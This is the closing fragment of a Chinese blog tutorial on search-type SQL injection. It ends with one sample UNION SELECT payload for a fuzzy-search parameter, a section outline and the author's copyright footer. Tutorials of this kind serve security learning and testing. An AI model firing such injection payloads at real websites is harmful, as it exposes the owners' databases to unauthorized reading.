
id=abc%' union select 1,2,3,4 --+



其他操作跟以上GET型案例相同

- SQL注入—搜索型
- 搜索型注入—原理介绍
- mysql模糊查询
- 搜索型注入—注入判断
- 搜索型注入—GET型案例
- 搜索型注入—POST型案例

__EOF__



- **本文作者：** Ryan
- **本文链接：** https://www.cnblogs.com/mr-ryan/p/17687652.html
- **关于博主：** 评论和私信会在第一时间回复。或者直接私信我。
- **版权声明：** 本博客所有文章除特别声明外，均采用 BY-NC-SA 许可协议。转载请注明出处！
- **声援博主：** 如果您觉得文章对您有帮助，可以点击文章右下角【**推荐**】一下。